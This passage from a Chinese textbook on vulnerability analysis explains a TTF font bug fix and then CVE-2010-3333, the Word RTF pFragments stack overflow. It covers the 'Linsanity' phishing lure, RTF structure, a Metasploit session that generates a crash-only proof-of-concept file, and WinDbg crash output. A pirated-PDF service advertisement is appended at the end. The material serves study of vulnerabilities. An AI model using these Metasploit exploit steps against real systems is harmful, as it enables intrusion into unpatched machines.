


图2-33 修复前后的TTF文件

### 2.3.7 漏洞修复

官方在修补该漏洞时，添加了字符串长度的检测与限制，它用sub\_813391E函数代替了原来的strcat函数，直接通过补丁比较更直观，如图2-34所示，其中左图是修复后的，右图是修复前的。




图2-34 补丁比较

跟进sub\_813391E函数后，如图2-35所示。

```
char * __cdecl sub_813391E(const char *Str, const char *Source, int a3)
{
    size_t u3; // eax@1
    char *result; // eax@2

    u3 = strlen(Str);
    if ( a3 > u3 )                                // a3 = 0x104, 相当于260个字符
        result = strncat((char *)&Str[u3], Source, a3 - u3 - 1); // 用strncat代替原先的strcat, 同时对目标地址进行动态分配空间
    else
        result = (char *)Str;
    return result;
}
```

图2-35 漏洞修复函数

将原本导致漏洞的strcat函数改为strncat函数，并限制为260个字符，同时根据字符串长度大小动态分配空间。

## 2.4 CVE-2010-3333 Microsoft RTF栈溢出漏洞

### 2.4.1 林来疯攻击事件

2012年初，一直坐“冷板凳”且名不见经传的篮球运动员林书豪走红国际，并造就了“林来疯”（Linsanity）这一新的英文单词。此前，他在NBA选秀大会上落选，但2010年7月21日NBA金州勇士队与这位自由球员签订了一份两年的合同。2011年12月，勇士队将林书豪裁掉；于同月，林书豪宣布加盟休斯敦火箭队。没过几天，在12月24日，火箭队又将其裁掉。12月28日，纽约尼克斯队签下林书豪。2012年2月5日，在尼克斯队与蓝网队的NBA比赛中，林书豪替补上场36分钟，得到25分、5个篮板、7次助攻和2次抢断，帮助尼克斯队以99:92的比分险胜蓝网队。至此，林书豪一战成名，迅速成为国际关注的焦点，并登上《时代》杂志年度全球百大影响力人物榜，位列榜首。

每当出现一些广受关注的新闻热点后，黑客总会拿此当诱饵，将一些包含热点新闻的恶意文档，通过邮件等方式发送给受害者。用户在未知的情况下，打开恶意文档就会执行文档中的恶意代码，在受害者计算机上植入木马，并借此监视受害者、控制受害者电脑，甚至窃取受害者资料。在林书豪成名后，趋势科技公司捕获到文档名为“The incredible story of Jeremy Lin the NBA new superstar.doc（NBA超级新星林书豪令人难以相信的故事）”的恶意文档，用于进行APT攻击，如图2-36所示。

该恶意文档主要是利用本节讲的CVE-2010-3333漏洞，通过邮件以附件形式发送给受害者，并诱导受害者打开附件，进而在受害者计算机上植入恶意程序，然后通过C&C服务器进行通信和控制，并将窃取的敏感信息回传到C&C服务器上。虽然此次利用的漏洞较为陈旧，但依然有效，因为许多用户并没有及时打上漏洞补丁。

类似“林来疯攻击事件”的攻击活动还会长时间地运行下去，但可能利用的是一些新漏洞，或者利用相同恶意软件变种的病毒对目标发动攻击，同时会持续利用一些广泛关注的新闻事件诱骗受

害者打开邮件附件中的恶意文档。因此，用户在使用计算机时，应及时打上漏洞补丁，并且不随意打开陌生人发来的邮件附件。




图2-36 恶意doc文档

## 2.4.2 漏洞描述

Microsoft Office XP SP3、Office 2003 SP3、Office 2007 SP2、Office 2010等多个版本的Office软件中的Open XML文件格式转换器存在栈溢出漏洞，主要是在处理RTF中的“pFragments”属性时存在栈溢出，导致远程攻击者可以借助特制的RTF数据执行任意代码，因此该漏洞又名“RTF栈缓冲区溢出漏洞”。

## 2.4.3 分析环境

本节的分析环境如表2-2所示。

表2-2 测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机	VirtualBox	版本号：4.1.8
调试器	Immunity Debugger	版本号：1.73
反汇编器	IDA Pro	版本号：6.1
漏洞软件	Microsoft Office Word	版本号：2003 SP3 与 2007 SP0 中文版

## 2.4.4 RTF文件格式

RTF（Rich Text Format）格式是Microsoft公司为进行文本和图像信息格式的交换而制定的一种文件格式，它适用于不同的设备、操作环境和操作系统。RTF文件的基本元素是正文（Text）、控制字（Control word）、控制符号（Control Symbol）和群组（Group）。

- (1) 控制字是 RTF 用来标记打印控制符和管理文档信息的一种特殊格式的命令，RTF 用它作为正文格式的控制代码，每个控制字均以一个反斜杠\开头，由 a~z 小写字母组成，通常应该不包含任何大写字母，而分隔符标志着控制字名称的结束。它的使用格式为：\字母序列<分隔符>。
- (2) 控制符号由反斜杠后跟一个单独的、非字母的字符，表示一个特定的符号。
- (3) 群组由包含在大括号中的文本、控制字或控制符组成。左扩符 { 表示组的开始，右扩符 } 表示组的结束。每个组包括文本和文本的不同属性。RTF 文件也能同时包括字体、格式、屏幕颜色、图形、脚注、注释（注解）、文件头和文件尾、摘要信息、域和书签的组合，以及文档、区段、段落和字符的格式属性。

一个完整的RTF文件包括文件头<header>和文档区<document>两大部分，可以用下列语法表示。

---

```
<File>'{' <header> <document> '}'
```

---

通过微软官方文档的目录，我们大体可以了解到文件头和文档区各自所包含的数据，如图2-37所示。

Contents of an RTF File
Header
RTF Version
Character Set
Unicode RTF
Font Table
File Table
Color Table
Style Sheet
List Table
Track Changes (Revision Marks)
Document Area
Information Group
Document Formatting Properties
Section Text
Paragraph Text
Character Text
Document Variables
Bookmarks
Pictures
Objects
Drawing Objects
Word 97-2000 RTF for Drawing Objects (Shapes)
Footnotes
Comments [Annotations]
Fields
Form Fields
Index Entries
Table of Contents Entries
Bidirectional Language Support

图2-37 RTF的结构

我们回头看看CVE-2010-3333的部分数据，如图2-38所示。

图2-38 CVE-2010-3333样本数据

样本数据分析如下：

\rtf1 —— RTF 版本  
\ansi —— 支持 ANSI 字符集  
\shp —— 绘图对象  
\\*\shpinst —— 图片引用  
\sp —— 绘图对象属性定义  
\sn pFragments —— 定义属性名称, pFragments 段是图形的附加部分, 属于数组结构。它允许图形包含多个路径和分段, 该属性列出图形各个碎片  
\sv —— 定义属性值

RTF分析器正是在解析pFragments属性值时，没有正确计算属性值所占用的空间大小，导致栈溢出漏洞的发生。

#### 2.4.5 基于栈回溯的漏洞分析方法

首先，我们通过Metasploit生成可触发漏洞的PoC样本，特别是对于一些经典漏洞，Metasploit上会提供利用代码，通过它直接生成样本以供分析漏洞。因此，通过Metasploit获取漏洞样本一直是很多漏洞分析人员不二的选择，但有时若想分析Exploit技术或者Shellcode，常常需要分析实际的病毒样本，因为这些病毒相对更具有研究和学习的价值。下面是用Metasploit生成样本的详细操作过程：

---

```

      =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- ---[ 840 exploits - 471 auxiliary - 142 post
+ -- ---[ 250 payloads - 27 encoders - 8 nops

```

// 利用 search 搜索关于 cve-2010-3333 漏洞的相关利用代码  
`msf > search cve-2010-3333`

#### Matching Modules

---

Name	Disclosure Date	Rank	Description
exploit/windows/fileformat/ms10_087_rtf_pfragments_bof	2010-11-09	great	Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)

// 利用 use 命令指定 exploit，并用 info 命令生成关于此 exploit 的相关信息，包括参数值、漏洞描述、参考资料等信息

```

msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf exploit(ms10_087_rtf_pfragments_bof) > info

```

```

Name: Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)
Module: exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
Version: 14774
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Great

```

#### Provided by:

```

wushi of team509
unknown
jduck <jduck@metasploit.com>
DJ Manila Ice, Vesh, CA

```

#### Available targets:

Id	Name
0	Automatic
1	Microsoft Office 2002 SP3 English on Windows XP SP3 English
2	Microsoft Office 2003 SP3 English on Windows XP SP3 English
3	Microsoft Office 2007 SP0 English on Windows XP SP3 English

- 4 Microsoft Office 2007 SP0 English on Windows Vista SP0 English
- 5 Microsoft Office 2007 SP0 English on Windows 7 SP0 English
- 6 Crash Target for Debugging

#### Basic options:

Name	Current Setting	Required	Description
FILENAME	msf.rtf	yes	The file name.

#### Payload information:

Space: 512  
Avoid: 1 characters

#### Description:

This module exploits a stack-based buffer overflow in the handling of the 'pFragments' shape property within the Microsoft Word RTF parser. All versions of Microsoft Office 2010, 2007, 2003, and XP prior to the release of the MS10-087 bulletin are vulnerable. This module does not attempt to exploit the vulnerability via Microsoft Outlook. The Microsoft Word RTF parser was only used by default in versions of Microsoft Word itself prior to Office 2007. With the release of Office 2007, Microsoft began using the Word RTF parser, by default, to handle rich-text messages within Outlook as well. It was possible to configure Outlook 2003 and earlier to use the Microsoft Word engine too, but it was not a default setting. It appears as though Microsoft Office 2000 is not vulnerable. It is unlikely that Microsoft will confirm or deny this since Office 2000 has reached its support cycle end-of-life.

#### References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-3333>  
<http://www.osvdb.org/69085>  
<http://www.microsoft.com/technet/security/bulletin/MS10-087.mspx>  
<http://www.securityfocus.com/bid/44652>  
<http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=880>

// 我们的主要目的是分析漏洞成因，因此选择可触发崩溃的 PoC 样本，直接通过 set 命令即可设置 target 参数值

```
msf exploit(ms10_087_rtf_pfragments_bof) > set target 6
target => 6
// 利用 exploit 命令直接生成测试样本
```

```
msf exploit(ms10_087_rtf_pfragments_bof) > exploit
[*] Creating 'msf.rtf' file ...
[+] msf.rtf stored at C:/Users/riusksk/.msf4/local/msf.rtf
```

获取样本后，我们打开WINWORD.exe，并用WinDbg附加进程，然后选择打开msf.rtf，触发异常：

```
(198.194): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000c8ac ebx=05000000 ecx=0000019b edx=00000000 esi=1104c24c edi=00130000
eip=30ed442c esp=00123d98 ebp=00123dd0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program
Files\Common Files\Microsoft Shared\office11\mso.dll -
mso!Ordinal1246+0x16b0:
30ed442c f3a5 rep movs dword ptr es:[edi],dword ptr [esi]
0:000> db esi
1104c24c 4c 74 36 4c 74 37 4c 74-38 4c 74 39 4c 75 30 4c Lt6Lt7Lt8Lt9Lu0L
1104c25c 75 31 4c 75 32 4c 75 33-4c 75 34 4c 75 35 4c 75 u1Lu2Lu3Lu4Lu5Lu
1104c26c 36 4c 75 37 4c 75 38 4c-75 39 4c 76 30 4c 76 31 6Lu7Lu8Lu9Lv0Lv1
1104c27c 4c 76 32 4c 76 33 4c 76-34 4c 76 35 4c 76 36 4c Lv2Lv3Lv4Lv5Lv6L
1104c28c 76 37 4c 76 38 4c 76 39-4c 77 30 4c 77 31 4c 77 v7Lv8Lv9Lw0Lw1Lw
1104c29c 32 4c 77 33 4c 77 34 4c-77 35 4c 77 36 4c 77 37 2Lw3Lw4Lw5Lw6Lw7
1104c2ac 4c 77 38 4c 77 39 4c 78-30 4c 78 31 4c 78 32 4c Lw8Lw9Lx0Lx1Lx2L
1104c2bc 78 33 4c 78 34 4c 78 35-4c 78 36 4c 78 37 4c 78 x3Lx4Lx5Lx6Lx7Lx
0:000> !address edi
00130000 : 00130000 - 00003000
    Type      00040000 MEM_MAPPED
    Protect   00000002 PAGE_READONLY
    State     00001000 MEM_COMMIT
    Usage     RegionUsageIsVAD
0:000> db esp
00123d98 00 11 1f 01 88 3f 12 00-fb b5 f0 30 00 11 1f 01 .....?.....0....
00123da8 c0 3d 12 00 00 00 00 00-00.00 00 00 00 00 00 00 .=.....
00123db8 00 00 00 00 35 ff 00 00-00-41 61 30 41 61 31 41 61 ....5...Aa0Aa1Aa
00123dc8 32 41 61 33 41 61 34 41-61 35 41 61 36 41 61 37 2Aa3Aa4Aa5Aa6Aa7
00123dd8 41 61 38 41 61 39 41 62-30 41 62 31 41 62 32 41 Aa8Aa9Ab0Ab1Ab2A
00123de8 62 33 41 62 34 41 62 35-41 62 36 41 62 37 41 62 b3Ab4Ab5Ab6Ab7Ab
00123df8 38 41 62 39 41 63 30 41-63 31 41 63 32 41 63 33 8Ab9Ac0Ac1Ac2Ac3
00123e08 41 63 34 41 63 35 41 63-36 41 63 37 41 63 38 41 Ac4Ac5Ac6Ac7Ac8A
//用lmm命令查看mso模块的详细信息
```

---

提供各种书籍的pd电子版代找服务，如果你找不到自己想要的书的pdf电子版，我们可以帮您找到，如有需要，请联系QQ或微信2028969416.

PDF代找说明：

本人可以帮助你找到你要的PDF电子书，计算机类，文学，艺术，设计，医学，理学，经济，金融，等等。质量都很清晰，而且每本100%都带书签索引和目录，方便读者阅读观看，只要您提供给我书的相关信息，一般我都能找到，如果您有需求，请联系我微信或QQ2028969416。

本人已经帮助了上万人找到了他们需要的PDF，其实网上有很多PDF,大家如果在网上不到的话，可以联系我QQ，大部分我都可以找到，而且每本100%带书签索引目录。因PDF电子书都有版权，请不要随意传播，如果您有经济购买能力，请尽量购买正版。

**声明：本人只提供代找服务，每本100%索引书签和目录，因寻找pdf电子书有一定难度，仅收取代找费用。如因PDF产生的版权纠纷，本人概不负责，我们仅仅只是帮助你寻找到你要的pdf而已。**